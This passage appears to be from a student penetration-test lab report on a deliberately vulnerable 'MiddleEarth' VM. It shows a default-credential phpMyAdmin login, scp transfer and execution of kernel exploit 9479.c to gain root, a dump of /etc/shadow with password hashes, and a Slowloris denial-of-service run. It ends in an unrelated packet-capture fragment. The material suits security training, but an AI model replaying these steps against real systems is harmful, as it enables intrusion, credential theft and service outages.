
2.4.2 Vulnerability Exploited: Web Directory Browsing Hidden Web Path 2

System Vulnerable: 192.168.1.171

Vulnerability Description: The DIRB scan results revealed another hidden web directory, /phpMyAdmin/. Using the combination of the DIRB scan results and Google search, it was able to gain root access into the phpMyAdmin panel.



The image shows the user gaining access from using the default user credentials found on Google: User: root Password: (blank)




The image shows gaining access into phpMyAdmin was successful using the default credentials and logged in as the root user.

2.4.3 Vulnerability Exploited: File Access Permissions

System vulnerable: 192.168.1.171

Vulnerability Description: By using the credentials acquired from the /true/ web directory earlier, able to successfully log in as Samwise, using the SSH remote access on port 22. Additionally, whilst logged in as Samwise it was discovered that Samwise could also view other user account content. Therefore, this exploit has been successful, as Samwise should not be able to view other user contents.




The image reveals Samwise can access/view Frodo's account contents.

2.4.4 Vulnerability Exploited: Privilege Escalation using SearchSploit and SSH

System Vulnerable: 192.168.1.171

Vulnerability Explanation: SearchSploit is an exploit database, which had been conducted as part of the attack phase, in order to find the relative privilege escalation exploit, specified to the target machine. SearchSploit was used to find the exploitation file '9479.c' and then using SCP to transfer the file as shown in the images below. Furthermore, it able to transfer the 9479.c file to the target machine and execute it to gain root privileges.



The image shows using SearchSploit to search for all privilege exploits in the database.

```
Linux Kernel 2.4.22 - 'do_brk()' Local Privilege Escalation (1)                                                    linux/local/129.asm
Linux Kernel 2.4.22 - 'do_brk()' Local Privilege Escalation (2)                                                    linux/local/131.c
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation                                      linux/local/145.c
Linux Kernel 2.4.29-rc2 - 'uselib()' Local Privilege Escalation (1)                                                linux/local/744.c
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_create' Local Privilege Escalation                            linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation (Metasploit)             linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.10) (PPC) - 'sock_sendpage()' Local Privilege Escalation  linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escalation (2)                          linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)                                               linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1)                                  linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation (2)                                linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Escalation (5)  linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Privilege Escalation                                         linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege Escalation (3)                                            linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)                      linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)                         linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)  linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)                                              linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation                                               linux/local/40812.c
```

The image reveals the 9479.c file which can be executed on a RedHat Linux 9 system which matches the target system, from analysing the Nmap results.

```
└─$ cd /usr/share/exploitdb/exploits/linux/local/

┌──(kaliant㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ ls
10018.sh  15304.txt  19095.txt  19511.c  19980.pl  20626.c  21248.txt  217.c     22645.c  23301.c  249.c     29446.c  33614.c  36966.txt  39692.py  40943.txt  42887.c  45009.txt  469.sh    591.c  9191.txt
10038.txt 15344.c    19106.c    19512.sh 19981.sh  20645.c  21258.bat  21814.c   22683.pl 23303.c  25106.c   29467.c  33623.txt 369.pl     39702.rb  40953.sh   42936.md 45010.c    47009.c   600.c  91.c
10060.sh  15481.c    19122.txt  19517.pl 19991.c   20691.txt 21259.java 21848.rb  22695.pl 23308.c  25134.c   29714.txt 33808.c  37088.c    39734.py  40962.txt  42937.md 45058.rb    47017.rb  601.c  9207.sh
1009.c    154.c      19125.txt  19523.txt 19992.c  206.c    21280.c    21865.c   22703.c  23344.txt 25202.c   29746.txt 33824.c  37089.txt  39764.py  40.pl      43006.txt 45089.py    47072.rb  6032.py 9208.txt
1029.c    15620.sh   19142.sh   19544.c  20000.c  20720.c  21281.c    21871.c   22719.pl 23345.txt 25288.c   29822.c  3384.c   37167.c    39769.txt  41022.md  43007.txt 45130.py    470.c     624.c  924.c
10313.c   15704.c    19146.sh   19565.sh 20001.sh 20721.c  21302.c    21872.c   22720.c  23346.txt 25289.c   29954.txt 33899.txt 37168.txt  39771.txt  41076.py  43029.c   45132.rb    47133.txt 6337.sh 926.c
10396.pl  15745.txt  19240.c    19602.c  20004.c  20776.c  21323.c    218.c     22729.c  23350.c   252.pl    30093.txt 33904.txt 37183.c    39772.txt  41152.txt 43127.c   45147.rb    47147.txt 657.c  9302.py
10487.txt 15774.c    19243.txt  19655.txt 20013.c  20777.c  21341.c    2193.php  22745.c  23351.c   25406.sh  30280.txt 33963.txt 37265.txt  39810.py  41154.sh  43331.txt 45175.c     47149.txt 669.c  9352.c
104.c     1579.pl    19249.c    19676.c  20021.txt 20778.sh 21342.c    21980.c   22748.c  23352.c   25411.py  30464.c  339.c    37292.c    39811.txt  41158.md  43345.c   45184.sh    47163.c   684.c  9363.c
10613.c   1591.py    19254.c    19677.c  20024.c  20781.txt 21348.txt 219.c     22768.pl 23364.sh  25444.c   30503.txt 34001.c  37293.txt  39938.rb  41171.txt 43359.c   45205.txt   47164.sh  6851.c 93.c
106.c     15944.c    19255.txt  19693.txt 20045.c  20795.sh 21353.c    21.c      22773.c  2338.c    25450.c   30604.c  34267.sh 3730.txt   39967.txt  41173.c   43418.c   45243.txt   47165.sh  695.c  9435.txt
1154.pl   1596.txt   19256.c    19698.txt 2004.c   20798.sh 21356.sh   22002.txt 22775.txt 23414.txt 255.pl    30605.c  3426.php 374.c    39992.md   41196.txt 43449.rb  45288.py    47166.sh  7177.c 9436.txt
1170.c    16086.txt  19257.c    19699.txt 2005.c   20822.sh 21362.c    22014.c   22781.txt 23479.sh  25688.txt 30620.txt 3427.php 37543.c   3.c        411.c     434.sh    45313.rb    47167.sh  718.c  9479.c
1181.c    160.c      19259.c    19700.c  2006.c   20823.sh 21375.txt  22055.txt 22806.sh  23481.c   25707.txt 30780.txt 3440.php 375.c    40003.c    41240.sh  43775.c   45369.rb    47168.c   71.c   950.c
1187.c    17083.pl   19270.c    19709.sh 20093.c  20843.txt 21398.txt 22066.c   22813.c   23482.c   25709.sh  30839.c  34421.c  37631.c    40023.py  41356.txt 438.sh    45372.txt 47169.c   72.c   9513.c
```

The image reveals the 9479.c file highlighted in white which could found within the Kali Linux local machine.

```
// milw0rm.com [2009-08-24]

┌──(kaliant㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ file exploitt.c
exploitt.c: C source, ASCII text, with CRLF line terminators

┌──(kaliant㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ scp exploit.c frodo@192.168.1.171:/home/frodo
frodo@192.168.1.171's password:
exploit.c: No such file or directory

┌──(kaliant㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ scp exploitt.c frodo@192.168.1.171:/home/frodo                                                                 1 ⨯
frodo@192.168.1.171's password:
exploitt.c                                                                                    100% 3507   108.4KB/s   00:00

┌──(kaliant㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$
```


After compiling the 9479.c file with GCC compiler into an executable called exploit.c and by using the SCP Linux command, it was able to transfer the file to Frodo's machine by logging on as Frodo using the credentials file found in the first exploitation. The file has been successfully transferred and ready to be executed on the target machine.

```
┌──(kaliant㉿kali)-[~]
└─$ ssh frodo@192.168.1.171
frodo@192.168.1.171's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ cd /
MiddleEarth / $ cd home
MiddleEarth home $ pwd
/home
MiddleEarth home $ service apache2 restart
-sh: service: command not found
MiddleEarth home $ ls
bilbo/  faramir/  frodo/  samwise/
MiddleEarth home $ cd frodo
MiddleEarth ~ $ ls
Put_Me_In_Your_Report_Frodo.png  exploitt.c
MiddleEarth ~ $
```

After logging into the target machine as Frodo, the exploit.c file had been successfully transferred to the home directory.

```
MiddleEarth home $ cd frodo
MiddleEarth ~ $ ls
Put_Me_In_Your_Report_Frodo.png  exploitt.c
MiddleEarth ~ $ gcc exploitt.c -o exploit
exploitt.c:130:28: warning: no newline at end of file
MiddleEarth ~ $ gcc exploitt.c -o exploited
exploitt.c:130:28: warning: no newline at end of file
MiddleEarth ~ $ id
uid=1001(frodo) gid=100(users) groups=100(users)
MiddleEarth ~ $ ./exploit
MiddleEarth ~ # id
uid=0(root) gid=0(root) groups=100(users)
MiddleEarth ~ # cat /etc/shadow
root:$1$7Hc1rlfL$eytDxupdaOSIzUnIxoXFd0:16382:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
postgres:!:13568:0:99999:7:::
frodo:$1$wDruxmLI$TiMmJS1/UEk6cI/D.QdtF1:16382:0:99999:7:::
bilbo:$1$IIRUdkLI$BBWHlptmxYONOC9CLayHD/:16382:0:99999:7:::
samwise:$1$zOg0sukL$Le3fLz75jdxIKZmz.u97B0:16382:0:99999:7:::
faramir:$1$Y6r/J7lL$u8tdQO6N2yUcU4JZwJds90:16382:0:99999:7:::
MiddleEarth ~ #
```

The image reveals After using the GCC compiler on the exploit.c file to make it become executable. Then used the ./exploit command, to execute the exploit to gain root privileges.




The image reveals 'permission denied' but after running ./exploit, it shows you could access and read the file /etc/shadow, which is restricted to root user only.

2.4.5 Vulnerability Exploited: Dos Attack using Slowloris.py

System Vulnerable: 192.168.1.171

Vulnerability Explanation: Slowloris is a simple python script, which is an HTTP Denial of Service attack which affects most web servers. The Slowloris script was implemented as part of the project to implement a DOS attack on the target IP Address. As a result, the target machine response became much longer, or in some cases unresponsive. Furthermore, Wireshark a networking tool was used to record the conversation between the attacker and target machine to analyse the packets being sent.



Git clone the file to download the script.

```
┌──(kaliant㉿kali)-[~]
└─$ cd slowloris

┌──(kaliant㉿kali)-[~/slowloris]
└─$ pwd
/home/kaliant/slowloris

┌──(kaliant㉿kali)-[~/slowloris]
└─$ ls
LICENSE  MANIFEST.in  README.md  setup.py  slowloris.py
```

The image reveals slowloris.py is downloaded onto Kali Linux host machine.

```
kaliant@kali: ~
File  Actions  Edit  View  Help
┌──(kaliant㉿kali)-[~]
└─$ ping 192.168.1.171
PING 192.168.1.171 (192.168.1.171) 56(84) bytes of data.
64 bytes from 192.168.1.171: icmp_seq=1 ttl=63 time=16.5 ms
64 bytes from 192.168.1.171: icmp_seq=2 ttl=63 time=14.4 ms
64 bytes from 192.168.1.171: icmp_seq=3 ttl=63 time=14.9 ms
64 bytes from 192.168.1.171: icmp_seq=4 ttl=63 time=16.4 ms
64 bytes from 192.168.1.171: icmp_seq=5 ttl=63 time=14.6 ms
64 bytes from 192.168.1.171: icmp_seq=6 ttl=63 time=14.6 ms
64 bytes from 192.168.1.171: icmp_seq=7 ttl=63 time=15.3 ms
64 bytes from 192.168.1.171: icmp_seq=8 ttl=63 time=14.2 ms
64 bytes from 192.168.1.171: icmp_seq=9 ttl=63 time=20.1 ms
64 bytes from 192.168.1.171: icmp_seq=10 ttl=63 time=16.5 ms
64 bytes from 192.168.1.171: icmp_seq=11 ttl=63 time=17.7 ms
64 bytes from 192.168.1.171: icmp_seq=12 ttl=63 time=16.1 ms
64 bytes from 192.168.1.171: icmp_seq=13 ttl=63 time=14.5 ms
64 bytes from 192.168.1.171: icmp_seq=14 ttl=63 time=15.0 ms
64 bytes from 192.168.1.171: icmp_seq=15 ttl=63 time=15.3 ms
64 bytes from 192.168.1.171: icmp_seq=16 ttl=63 time=14.3 ms
64 bytes from 192.168.1.171: icmp_seq=17 ttl=63 time=16.1 ms
64 bytes from 192.168.1.171: icmp_seq=18 ttl=63 time=15.0 ms
64 bytes from 192.168.1.171: icmp_seq=19 ttl=63 time=15.2 ms
64 bytes from 192.168.1.171: icmp_seq=20 ttl=63 time=15.1 ms
64 bytes from 192.168.1.171: icmp_seq=21 ttl=63 time=15.5 ms
64 bytes from 192.168.1.171: icmp_seq=22 ttl=63 time=46.2 ms
64 bytes from 192.168.1.171: icmp_seq=23 ttl=63 time=14.7 ms
64 bytes from 192.168.1.171: icmp_seq=24 ttl=63 time=14.6 ms
64 bytes from 192.168.1.171: icmp_seq=25 ttl=63 time=14.7 ms
64 bytes from 192.168.1.171: icmp_seq=26 ttl=63 time=14.6 ms
64 bytes from 192.168.1.171: icmp_seq=27 ttl=63 time=14.7 ms
64 bytes from 192.168.1.171: icmp_seq=28 ttl=63 time=15.8 ms
64 bytes from 192.168.1.171: icmp_seq=29 ttl=63 time=14.3 ms
64 bytes from 192.168.1.171: icmp_seq=30 ttl=63 time=15.3 ms
64 bytes from 192.168.1.171: icmp_seq=31 ttl=63 time=15.9 ms
^C
--- 192.168.1.171 ping statistics ---
31 packets transmitted, 31 received, 0% packet loss, time 30448ms
rtt min/avg/max/mdev = 14.247/16.396/46.178/5.561 ms
```

The image reveals before running Slowloris Dos Attack on the target machine, the MS response is Average.


```
[19-12-2020 11:01:44] Creating sockets...
[19-12-2020 11:01:49] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:02:04] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:02:19] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:02:34] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:02:49] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:03:04] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:03:19] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:03:34] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:03:49] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:04:04] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:04:19] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:04:34] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:04:49] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:05:04] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:05:19] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:05:34] Sending keep-alive headers... Socket count: 150
[19-12-2020 11:05:49] Sending keep-alive headers... Socket count: 150
```

The image reveals Slowloris is sending keep-alive headers to the target machine 192.168.1.171.

```
└─$ ping 192.168.1.171
PING 192.168.1.171 (192.168.1.171) 56(84) bytes of data.
64 bytes from 192.168.1.171: icmp_seq=1 ttl=63 time=926 ms
64 bytes from 192.168.1.171: icmp_seq=3 ttl=63 time=951 ms
64 bytes from 192.168.1.171: icmp_seq=8 ttl=63 time=1509 ms
64 bytes from 192.168.1.171: icmp_seq=10 ttl=63 time=975 ms
64 bytes from 192.168.1.171: icmp_seq=13 ttl=63 time=664 ms
64 bytes from 192.168.1.171: icmp_seq=33 ttl=63 time=1199 ms
64 bytes from 192.168.1.171: icmp_seq=47 ttl=63 time=970 ms
64 bytes from 192.168.1.171: icmp_seq=48 ttl=63 time=846 ms
64 bytes from 192.168.1.171: icmp_seq=50 ttl=63 time=528 ms
64 bytes from 192.168.1.171: icmp_seq=55 ttl=63 time=465 ms
64 bytes from 192.168.1.171: icmp_seq=56 ttl=63 time=473 ms
64 bytes from 192.168.1.171: icmp_seq=59 ttl=63 time=514 ms
64 bytes from 192.168.1.171: icmp_seq=66 ttl=63 time=659 ms
64 bytes from 192.168.1.171: icmp_seq=69 ttl=63 time=589 ms
64 bytes from 192.168.1.171: icmp_seq=70 ttl=63 time=563 ms
64 bytes from 192.168.1.171: icmp_seq=71 ttl=63 time=563 ms
64 bytes from 192.168.1.171: icmp_seq=72 ttl=63 time=825 ms
64 bytes from 192.168.1.171: icmp_seq=74 ttl=63 time=902 ms
64 bytes from 192.168.1.171: icmp_seq=76 ttl=63 time=678 ms
64 bytes from 192.168.1.171: icmp_seq=77 ttl=63 time=807 ms
64 bytes from 192.168.1.171: icmp_seq=78 ttl=63 time=661 ms
64 bytes from 192.168.1.171: icmp_seq=79 ttl=63 time=586 ms
64 bytes from 192.168.1.171: icmp_seq=80 ttl=63 time=717 ms
64 bytes from 192.168.1.171: icmp_seq=81 ttl=63 time=597 ms
64 bytes from 192.168.1.171: icmp_seq=83 ttl=63 time=482 ms
64 bytes from 192.168.1.171: icmp_seq=85 ttl=63 time=831 ms
64 bytes from 192.168.1.171: icmp_seq=87 ttl=63 time=716 ms
64 bytes from 192.168.1.171: icmp_seq=92 ttl=63 time=851 ms
^C
--- 192.168.1.171 ping statistics ---
94 packets transmitted, 28 received, 70.2128% packet loss, time 94441ms
rtt min/avg/max/mdev = 465.378/751.693/1509.297/232.775 ms, pipe 2

┌──(kaliant㉿kali)-[~]
└─$
```

The image reveals after running Slowloris Dos Attack on the target IP address, the MS response is extremely high.



As a result, after attempting to access the web server of 192.168.1.171. It became unresponsive after running the Dos Attack.

1528	34.419908	62.232.253.146	192.168.5.16	ESP	302 ESP (SPI=0xa5d8e0c0)
1536	34.627657	62.232.253.146	192.168.5.16	ESP	174 ESP (SPI=0xa5d8e0c0)
1543	34.836187	62.232.253.146	192.168.5.16	ESP	174 ESP (SPI=0xa5d8e0c0)
1547	34.892083	62.232.253.146	192.168.5.16	ESP	302 ESP (SPI=0xa5d8e0c0)
1571	35.395694	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
1572	35.397595	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
1573	35.397595	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
1574	35.397595	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
1575	35.397595	62.232.253.146	192.168.5.16	ESP	190 ESP (SPI=0xa5d8e0c0)
